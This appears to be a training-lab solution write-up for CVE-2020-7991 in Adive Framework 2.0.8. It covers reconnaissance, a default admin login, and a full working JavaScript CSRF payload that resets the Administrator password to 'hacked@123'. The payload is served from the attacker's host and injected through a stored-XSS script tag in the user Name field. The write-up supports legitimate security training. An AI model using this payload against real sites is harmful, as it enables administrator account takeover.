


[illegible]

Name	CVE-2020-7991
URL	https://www.attackdefense.com/challengedetails?cid=1692
Type	Webapp CVEs: 2020

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

The web application is vulnerable to CVE-2020-7991



The screenshot shows the CVE Mitre page for CVE-2020-7991. The page includes a navigation bar with links like CVE List, CNAs, WGs, Board, About, and News & Blog. The main content area displays the CVE ID, a description of the vulnerability in Adive Framework 2.0.8, a list of references, and the assigning CNA (MITRE Corporation). The page also includes a search bar and a total CVE entries count of 129929.

CVE-ID
CVE-2020-7991 [Learn more at National Vulnerability Database \(NVD\)](#)
 • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description
 Adive Framework 2.0.8 has admin/config CSRF to change the Administrator password.

References
Note: [References](#) are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:<http://packetstormsecurity.com/files/156106/Adive-Framework-2.0.8-Cross-Site-Request-Forgery.html>
- MISC:<https://github.com/ferdinandmartin/adive-php7/blob/master/README.md>
- MISC:<https://www.exploit-db.com/exploits/47946>

Assigning CNA
 MITRE Corporation

Date Entry Created
20200126 Disclaimer: The [entry creation date](#) may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Step 1: IP of the host machine.

```
root@attackdefense:~# ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.149.43.2 netmask 255.255.255.0 broadcast 192.149.43.255
    ether 02:42:c0:95:2b:02 txqueuelen 0 (Ethernet)
    RX packets 28 bytes 2152 (2.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


root@attackdefense:~#
```

Step 2: Nmap scan for the target.

```
root@attackdefense:~# nmap -sV 192.149.43.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-29 20:52 IST
Nmap scan report for target-1 (192.149.43.3)
Host is up (0.000017s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 02:42:C0:95:2B:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 6.75 seconds
root@attackdefense:~#
```

Step 3: Inspect the web application.



Welcome to Adive!

Congratulations! Your application is running. If this is your first time using Adive, start with this ["Hello World" Example](#).


Get Started

1. The application router/controller is in `Controller/Default.php`
2. The HTML5 views in `Views/Default/home.php`
3. Read the [online documentation](#)

Auth Security incorporated


Check the Integrated security with Authorization Header, start with this ["Protected path" Example](#) and get PublicKey in `Controller/Default.php`. Change `errorAuth();` with `printAuth();` and start with your secured Api's.

Step 4: Search on google “CVE-2020-7991 exploit-db”.




The exploit db link contains the steps which can be followed to exploit the vulnerability.

Exploit DB Link: <https://www.exploit-db.com/exploits/47966>



Step 5: Navigate to the admin login by clicking on the Dashboard.



The screenshot shows a web browser window with the title "Signin in Adiva". The address bar displays "192.149.43.3/admin/login". The page content includes a "Please sign in" heading, a "Username" input field, a "Password" input field, a "Remember me" checkbox, and a blue "SIGN IN" button.


Step 6: The user has to authenticate in order to exploit the vulnerability. The login credentials are provided in the challenge description.

Credentials:

- **Username:** admin
- **Password:** admin

URL: <http://vt3sq72fu6tyxbjq4n7b3ptyh.stager3.attackdefenselabs.com/>

Admin Dashboard:



Step 7: Copy the javascript payload and modify the URL.

```
function execute()
{
    var nuri ="http://192.149.43.3/admin/config";
    xhttp = new XMLHttpRequest();
    xhttp.open("POST", nuri, true);
    xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    xhttp.withCredentials = "true";
    var body = "";
    body += "\r\n\r\n";
    body +=

"userName=Administrator&confPermissions=1&pass=hacked@123&cpass=hacked@123&invokeType=web";
    xhttp.send(body);
    return true;
}

execute();
```

Save the exploit as exploit.js

```

root@attackdefense:~# cat exploit.js
function execute()
{
    var nuri = "http://192.149.43.3/admin/config";
    xhttp = new XMLHttpRequest();
    xhttp.open("POST", nuri, true);
    xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    xhttp.withCredentials = "true";
    var body = "";
    body += "\r\n\r\n";
    body +=
        "userName=Administrator&confPermissions=1&pass=hacked@123&cpass=hacked@123&invokeType=web";
    xhttp.send(body);
    return true;
}

execute();
root@attackdefense:~#

```

Step 8: Start a python HTTP server on port 80


Command: python3 -m http.server 80

```

root@attackdefense:~#
root@attackdefense:~# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

Step 9: Navigate to the configuration section by clicking on the Configuration Button.



Click on 'MANAGE DASHBOARD USERS' button.

Dashboard users - Adiver Framework

192.149.43.3/admin/user

Adiver. Administrator

Dashboard users Users for public dashboard.

Dashboard users

Need some help? Add a new user to users Dashboard.

CREATE NEW USER

Name	Username	Date	Options
User	user	2020-01-18 00:00:00	EDIT DELETE

Step 10: Click on the Create new user button.

Create a new user - Adiver Framework

192.149.43.3/admin/user/add

Adiver.

Create a new user Complete the details for the new user.

Users / Create a new user

TIP: Fill the form to add a new user in your database with reseller/customer permissions.

Name New User

Username username

Change password Password Confirm Password

Step 11: Modify the URL in XSS payload provided at exploit-db. And inject the payload in 'Name' text field as well as fill any other required fields.

Payload: `<script src="http://192.149.43.2/exploit.js"></script>`

Create a new user - Adive Fra x +

192.149.43.3/admin/user/add 110%

Adive.

- Dashboard
- Tables
- Navigation menu
- Invoke API
- Configuration

Create a new user

Users / Create a new user

TIP: Fill the form to add a new user in your database with reseller/customer permissions.

Name

Username

Change password

Fill the two password fields.

Permissions

Select permissions for this user.

CREATE USER

Click on the 'CREATE USER' button.

Dashboard users - Adive Fra x +

192.149.43.3/admin/user 110%

Adive.

- Dashboard
- Tables
- Navigation menu
- Invoke API
- Configuration

Dashboard users

Users for public dashboard.

Dashboard users

User created.

Need some help? [Add a new user](#) to users Dashboard.


Name	Username	Date
	test	2020-01-29 15:17:37

Step 12: Check the python server.

```
root@attackdefense:~# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.149.43.2 - - [29/Jan/2020 20:47:37] "GET /exploit.js HTTP/1.1" 200 -
```

The exploit.js has been triggered successfully and the password of user admin has been changed to hacked@123.

Step 13: Logout and login again with the new credentials to verify the exploitation.



References:

1. Adive Framework(<https://www.adive.es/>)
2. CVE-2020-7991 (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-7991>)
3. Adive Framework 2.0.8 - Persistent Cross-Site Scripting (<https://www.exploit-db.com/exploits/47946>)